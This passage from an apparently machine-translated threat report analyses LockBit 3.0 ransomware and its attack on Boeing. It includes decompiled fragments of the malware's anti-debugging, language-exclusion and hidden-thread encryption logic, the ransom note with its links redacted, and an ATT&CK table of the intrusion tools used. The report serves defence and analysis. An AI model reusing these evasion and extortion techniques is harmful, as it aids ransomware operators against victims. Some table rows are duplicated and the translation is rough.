lockbit3.exe   1920 RegQueryValue   Type: REG_SZ, Length: 58, Data: C:\ProgramData\HLJkNsk0q.bmp  HKCU\Control Panel\Desktop\Wallpaper
lockbit3.exe   1920 RegSetValue     Type: REG_SZ, Length: 58, Data: C:\ProgramData\HLJkNsk0q.bmp  HKCU\Control Panel\Desktop\Wallpaper
```

Figure 4-3 Attaching an extension 4-3

The released icon for identifying the encrypted file is shown in Figure 4-4.Figure 4-4 is an icon of an encrypted file 4





Figure 4-4 is an icon of an encrypted file 4


The code snippets of LockBit 3.0 are encrypted and executed with decryption based on the "-pass" command-line argument passed in (as shown in Figure 4-5), and cannot be executed without a password. This method is used to ensure that the encryption operation is triggered by the attacker at the proper time point, and it is also used to increase the analysis difficulty of the defense and security enterprise.Figure 4-5 Decrypting code snippets 4-5



```
v0 = 200000000;
do
  --v0;
while ( v0 );
cmdline = (_WORD *)getCmdline();
result = checkPass(cmdline, (int)password);   // 检查-pass参数
if ( result )
{
  sub_41B2F4(v10, password);
  v9 = sub_41B348(v10, v11, v8);
  v3 = getPEB()->Mutant;
  v4 = (char *)v3 + *((_DWORD *)v3 + 15);
  v5 = *((unsigned __int16 *)v4 + 3);
  v6 = v4 + 248;
  do
  {
    result = lockbit_Hash(v6, 0);
    if ( result == 0x76918075 || result == 0x4A41B || result == 0xB84B49B )// 段名称
      result = decrypt_section((char *)v3 + *((_DWORD *)v6 + 3), *((_DWORD *)v6 + 4), v8, v9);// 解密PE节
    v6 += 40;
    --v5;
  }
  while ( v5 );
}
return result;
```

Figure 4-5 Decrypting code snippets 4-5


The thread information is set to ThreadHideFromDebugger via the NtSetThreadInformation function to interfere with the researcher's analysis, as shown in Figure 4-6.



```
int __stdcall hideThread(int a1)
{
  int v1; // eax

  if ( a1 )
    v1 = a1;
  else
    v1 = -2;
  return NtSetInformationThread(v1, 17, 0, 0);
}
```

Figure 4-6 Code segment of interference analysis 4-6

The system language (as shown in Figure 4-7) is detected, and if it is a specific language, the program is exited and no longer executed.Figure 4-7 Check language 4-7



```
NtQueryInstallUiLanguage(defaultLang);
installLang = defaultLang[0];
NtQueryDefaultUiLanguage(defaultLang);
HIBYTE(v1) = 4;
if ( installLang == 0x419 )
  goto checkFailed;
if ( defaultLang[0] == 0x419 )
  goto checkFailed;
LOBYTE(v1) = 0x22;
if ( v1 == installLang )
  goto checkFailed;
if ( v1 == defaultLang[0] )
  goto checkFailed;
LOBYTE(v1) = 0x23;
if ( v1 == installLang )
  goto checkFailed;
if ( v1 == defaultLang[0] )
  goto checkFailed;
```


Figure 4-7 Check language 4-7

The list of languages to be checked is shown in Table 45. through the circumvention system, it can be seen that the LockBit organization itself has strong characteristics of Eastern European background.Table 4-5 List of languages to be checked5

Table 4-5 List of languages to be checked5

System language	Arabic (Syria)	Russian (Moldova)
	Armenian (Armenian)	Russian (Russia)
	The Azerbaijani language (Cyrillic Azerbaijan)	Tajik (Cyrillic Tajikistan)
	The Azerbaijani language (Latin for Azerbaijan)	Turkmen (Turkmenistan)
	Belarusian (Belarusian)	Tatar language (Russia)
	The Georgian language (Georgia)	Ukrainian (Ukrainian)
	Kazakh language (Kazakhstan)	The Uzbek language (Cyrillic in Uzbekistan)
	Kyrgyz (Kyrgyzstan)	The Uzbek language (in Latin Uzbekistan)
	Romanian (Moldovan)	


Create multiple threads to encrypt (see Figure 4-8) and set the threads to hidden. The lockbit ransomware only encrypts the first 4K data in the header of the encrypted file, so the encryption speed is significantly faster than other ransomware with full file encryption, since the write is overwritten in the sector corresponding to the original file, The victim was unable to recover the unencrypted plain text data by means of data recovery.Figure 4-8 Creating File Encryption Thread8



```
v0 = sub_401574();
if ( (v0 & 0x20) != 0 )
  v0 = 32;
v1 = 2 * v0 + 1;
v5 = 0;
dword_427878 = createIOPort(-1, 0, 0, v1);
if ( dword_427878 )
{
  do
  {
    v2 = CreateThread(0, 0, sub_40FCAC, 0, 0, 0);
    v3 = v2;
    if ( v2 )
    {
      hideThread(v2);
      close(v3);
      ++v5;
    }
    --v1;
  }
  while ( v1 );
}
```

Figure 4-8 Creating File Encryption Thread8

After the blackmail attack, the desktop background of the user is replaced, and the picture content is bold black background and white characters, as shown in Figure 4-9, to increase the sense of panic and oppressiveness of the user, and the content is to inform the user that important files are stolen and encrypted. Let the user open the corresponding text file, and according to the requirements of the text file for operation.Figure 4-9 Modification of desktop background9




LockBit Black

All your important files are stolen and encrypted!
You must find HLJkNskOq.README.txt file
and follow the instruction!

Figure 4-9 Modification of desktop background9

The corresponding text file is a blackmail notice (as shown in FIG. 410), in which the user is informed again that the data is stolen and encrypted, and if the user does not pay the ransom, the data will be placed in the Tor dark network for sale. The letter contained the address of Tor for use in ransom negotiations.Figure 4-10 A ransom note 4-10




```
~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your
data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a
long time. The sooner you pay the ransom, the sooner your company will be safe.

Tor Browser Links:
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]

Links for normal browser:
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]
http://lockbitap[redacted]

>>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation.
We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you
```

Figure 4-10 A ransom note 4-10

4.4 Analysis of the situation after the attack effect

At 18: 19 on October 27, 2023, the attackers coerced Boeing by posting information about the company on the LockBit ransomware's Tor website (Figure 4-11). If LockBit is not contacted by November 2, 2023, the stolen sensitive data will be made public. At one point since then, Boeing has disappeared from the list of victims and is suspected to have entered the negotiation process with LockBit.Figure 4-11 A blackmail tip about Boeing first released by the LockBit attack group 11



UNTIL FILES

5D19H02M22S

PUBLICATION

Deadline: 02 Nov, 2023 13:25:38 UTC

boeing.com

Boeing, the 80 billion Company, together with its subsidiaries, designs, develops, manufactures, sells, services, and supports commercial jetliners, military aircraft, satellites, missile defense, human space flight, and launch systems and services worldwide.

A tremendous amount of sensitive data was exfiltrated and ready to be published if Boeing do not contact within the deadline! For now we will not send lists or samples to protect the company BUT we will not keep it like that until the deadline.

ALL AVAILABLE DATA WILL BE PUBLISHED !


[illegible] [illegible]

[illegible]

5D 19h 02m 22s

Figure 4-11 A blackmail tip about Boeing first released by the LockBit attack group 11

On November 2, 2023, Boeing announced that its customer service website, services.boeing, suspended service for technical reasons without affecting flight safety (see Figure 4-12).



Site down due to technical issues.


We are aware of the technical issue impacting the availability of the services.boeing.com website. This incident does not affect the safety of flight.

We expect the site to be back up soon.

We apologize for the inconvenience, and appreciate your patience.

Figure 4-12 A statement of suspended service on the Boeing website 4-12

On November 7, 2023, the LockBit group once again added Boeing to the list of victims, claiming it ignored warnings it issued and threatened to make public about 4GiB's data (see Figure 4-13). Figure 4-13: Lockbit Attack Group Threat Disclosure of Partial Data



boeing.com

Boeing ignored our warnings. We will start to publish data. In first batch we will publish just around 4GB of sample data (most recent).

In few days we will publish the databases if we do not see a positive cooperation from Boeing.


And we will keep going with the juicy data ... !

In addition to the data, those databases will be published

Figure 4-13: Lockbit Attack Group Threat Disclosure of Partial Data

In November 10, 2023, that lockbit organization publicly release about 21.6 GiB data stolen from Boeing (see Figure 4-14), including configuration backup of IT management software and logs of monitoring and audit tools, It contains the relevant documentation for the Citrix device. From the data list, most of them are related

data and logs of IT scenarios, security products and devices. Figure 4-14 The LockBit attack group publicly releases all Boeing data stolen 4-13



Deadline: 10 Nov, 2023 09:30:24 UTC

boeing.com

The Boeing Company is an American multinational corporation that designs, manufactures, and sells airplanes, rotorcraft, rockets, satellites, telecommunications equipment, and missiles worldwide. The company also provides leasing and product support services. Boeing is among the largest global aerospace manufacturers; it is the third-largest defense contractor in the world based on 2020 revenue and is the largest exporter in the United States by dollar value.

UPLOADED: [illegible] UPDATED: [illegible]

Figure 4-14 The LockBit attack group publicly releases all Boeing data stolen 4-13

4.5 Loss analysis

In order to analyze the risk caused by data leakage more accurately, Antiy engineers further sorted out the relevant information. According to media reports, a total of 64 leaked documents, data about 43 GiB. The data initially released by the attacker includes 21.6 GiB compressed package files and all the files after decompression, but the file list in the original compressed package is not provided. This causes most network security news reports to double-count the compressed package and the files in the package, i.e., about 43 GiB of data. On December 19, 2023, LockBit released a list of unzipped files in the archive on the Victim Information and Data Distribution Platform. The data were repeated by comparative analysis. Therefore, the data identified in this report is based on the size of the compression package of about 21.6 GiB, and we analyze it based on the file size, file type, department used and possible risks. This analysis is based on the information in the file list published by the attacker, there is a certain element of guesswork.

1. File size analysis

1) Files greater than 500MiB: 11 files, totaling 41.1 GiB, the maximum file is 21.6 GiB (the file is the compression package of all files, that is, the reason for the media mispublishing data as 43GIB), and the minimum file is 1.2 GiB. Specifically, IT management system backup data 4.1 GiB, 2018 data repository backup data 2.8 GiB, repository security component data 1.3 GiB, distributed virtual machine software

data 2.5GiB, IT solution data 1.2 GiB, Voice data 4.5 GiB, compressed package files of all data 21.6 GiB, other data 3.1 GiB, Citrix cloud computing virtualization software system data 770.5MiB, application management software 505.1MiB, and application control data 588.1MiB.

2) Files less than 500MiB: 53, the maximum file is 960.5KiB, and the minimum file is 5.6KiB. These include commercial audit, video monitoring, digital wireless communication, Citrix cloud computing virtualization software, database management, system audit tools, ERP management, Boeing website directory tree, simulation software, and path navigation software. Real-time communication software, email data, HP printing audit software, IT management system software, intelligent warehouse management system, document management system and other suspected configuration file data.

2. Analysis of relevant contents of documents

There are 30 types of software involved, Including commercial audit, video surveillance, application management software, digital wireless communication equipment, Boeing mailbox, software developed by Boeing, Citrix cloud computing, virtualization software, database management software, Data center management software, network security software, OpenStack private cloud deployment software, HP printing audit software, IT management system software, data backup software, distributed virtual machine software, enterprise IT solution software, Cloud voice recognition software, virtualization software, system audit tools, system log recording tools, intelligent warehouse management system, virtualization system, ERP management software, document management system, Boeing website data, simulation software, Suspected authorization files, path navigation system software, real-time communication software, and other uncertain types.

3. Analysis of departments involved

According to the analysis of file attributes, the corresponding internal users are suspected to be involved in 12 departments. Including financial departments, security operation departments, dispatching departments, customer service departments, IT operation departments, aircraft maintenance and overhaul departments, information security departments, warehousing and logistics departments, project management departments, and R & D departments. Communication sector and other uncertain sectors.

4. Risk analysis

To sum up, according to the data exposed by LockBit, it is mainly the operation log and backup data of information system and software. However, it may bring risks to Boeing in four aspects: First, further user data leakage risk, mainly including website, email, storage, logistics, customer service and other data. Second, the list of application software exposed risks, mainly including audit, video monitoring, communication, printing, ERP, document management, navigation, scheduling, warehouse logistics and other software. Third, security operation risk, mainly including out-of-control risk of application management, Citrix cloud computing, virtualization, database management, data center management, security software, private cloud, network management software and data backup. Fourth, R & D data risk, mainly including simulation design and project R & D data.

Based on the above analysis, we believe that the actual risk may be greater than the risk alert issued by Boeing itself, and we particularly need to judge whether it will bring risks to flight safety.

4.6 Analysis of Kill Chain and Technical and Tactical Atlas of Attack

The LockBit ransomware organization represents a typical form of net-to-air threat, with relatively complete attack support system, modular attack equipment and large-scale operation team. With the support of these resources, they are able to support highly complex attacks. It is impossible to fully understand the whole process of this kind of attack organization by only focusing on the analysis of a single link, such as vulnerability and malicious code, and it is difficult to provide effective guidance for defense. In order to effectively resist that attack threat of ultra-high-capability cyber-air threat actors, security personnel nee to adopt a systematic and framed threat analysis model to deeply and comprehensively analyze these threat behaviors and understand the methods of attackers, In order to achieve a more effective defense.

With reference to the net-air threat framework ATT&CK, the company standardized the description and classification of the behaviors in each phase of the incident, assisted in analyzing the intention and behavior of the attacker, and provided reference for the relevant defense work. The double disk analysis shows that the attack is based on the CVE-2023-4966 vulnerability of Citrix, and realizes initial access to the devices related to Citrix NetScaler ADC and NetScaler Gateway, and then realizes various malicious actions by combining various tools. Including stealing credentials, moving horizontally, accessing data resources, stealing data and encrypting data in a complex killing chain process.

Table 4-6 shows the corresponding ATT&CK phases and specific behaviors of the event.Table 4-6 List of LockBit Ranking Attack Tactical Actions 4-6

Table 4-6 List of LockBit Ranking Attack Tactical Actions 4-6

ATT&CK phase	Specific behavior	Notes
Initial access	Make use of public-facing applications	Intrusion into Citrix NetScaler ADCs and NetScaler Gateway devices through the CVE-2023-4966 vulnerability
Execution	Using command and script interpreters	Execution of malicious script file 123.ps1 through PowerShell
	Utilization of planned tasks / jobs	Executing a specific malicious program by scheduling a task
	Utilization of system services	Use PsExec to execute commands or payloads
	Using Windows Management Specification (WMI)	Execute a specific command using wmiexec. exe
Persistence	Use automatic startup to perform booting or logging	Implement persistence by adde a self-startup service to AnyDeskMSI. exe
Right to Submission	Taking advantage of loopholes to grant rights	Enhance authority through CVE-2023-4966 vulnerability
Defensive evasion	Protection of enforcement scope	Entering the correct parameters will decrypt the main component
	To weaken the defense mechanism	Use the Process hacker tool to disable and uninstall processes and services related to security software
	Remove beacons	The system event log file is cleared and the ransomware is self-deleted
	Modify the authentication process	Circumventing the MFA through the CVE-2023-4966 vulnerability to enable subsequent malicious actions
	Confusion of documents or information	Obfuscation code is used to download hacking tools; obfuscated encrypted data is sent to a specific C2 address
Credential Access	Obtain credentials from the location where the password is stored	Use the veeam - get - credits .ps1 script to get the veeam credentials and decrypt them; use Mimikatz to steal the credentials
	Modify the authentication process	By bypassing the MFA through the CVE-2023-4966 vulnerability, legitimate user sessions on Citrix NetScaler ADCs and NetScaler Gateway devices are hijacked, enabling credential access

	Operating system credential dump	Through ProcDump tool dump process memory, combined with Mimikatz to achieve credential acquisition
	Stealing Web session cookies	Steal a Web application session cookie and establish an authenticated session within the NetScaler device
Findings	Discover the domain trust	Extracting Information from Domain Environment Using ADRecon
	Scan web services	Use NetScan to scan for network - related service items
	Discover network shares	Discovery of Network Share Path by NetScan
	Discover remote systems	Using NetScan to Discover Other Remote Systems in Network Environment
	Discovery of system information	Gets system memory information and a valid NetScaler AAA session cookie; does not infect computers whose system language settings match the defined exclusion list; enumerates system information, Includes host name, host configuration, domain information, local drive configuration, remote shared and installed external storage devices
	Discover the geographical location of the system	Computers whose system locale matches the defined exclusion list will not be infected
	Discover the system owner / user	Discover other users in the network environment through tniwinagent. exe
Lateral movement	Remote services session hijacking	Hijack legitimate user session through CVE-2023-4966 vulnerability
	Use remote services	Through the access credentials acquired, combined with the utilization of PsExec to achieve lateral movement
Collection	Remote services session hijacking	Hijack legitimate user session through CVE-2023-4966 vulnerability
	Use remote services	Through the access credentials acquired, combined with the utilization of PsExec to achieve lateral movement
Command and control	The application layer protocol is used	Use the FTP protocol to transfer data out of the victim system
	Use the protocol tunnel	Use PuTTY Link to execute SSH operation
	Using remote access software	Remote control using tools such as Action1, Atera, Fixme it, Screenconnect, AnyDesk, Splashtop, Zoho assist and ConnectWise
Data seeps out	Automatically seeps out data	Use the StealBit custom penetration tool to automatically steal data from the target network

Impact	Damage data	Delete log files and empty the Recycle Bin
	Data encryption with adverse effects	Data on the target system is encrypted to disrupt system and network availability
	Tampering with the visible content	Change the host system's wallpaper and icon to LockBit 3.0 wallpaper and icon, respectively
	Disable system recovery	Delete the shadow copy on the disk
	Disable the service	To terminate specific processes and services

After sorting out and summarizing, we map the techniques and tactics of threatening behaviors involved in the incident to the ATT&CK atlas, as shown in Figure 4-15.Figure 4-15 Map of LockBit Ranking Attack Tactical Behavior

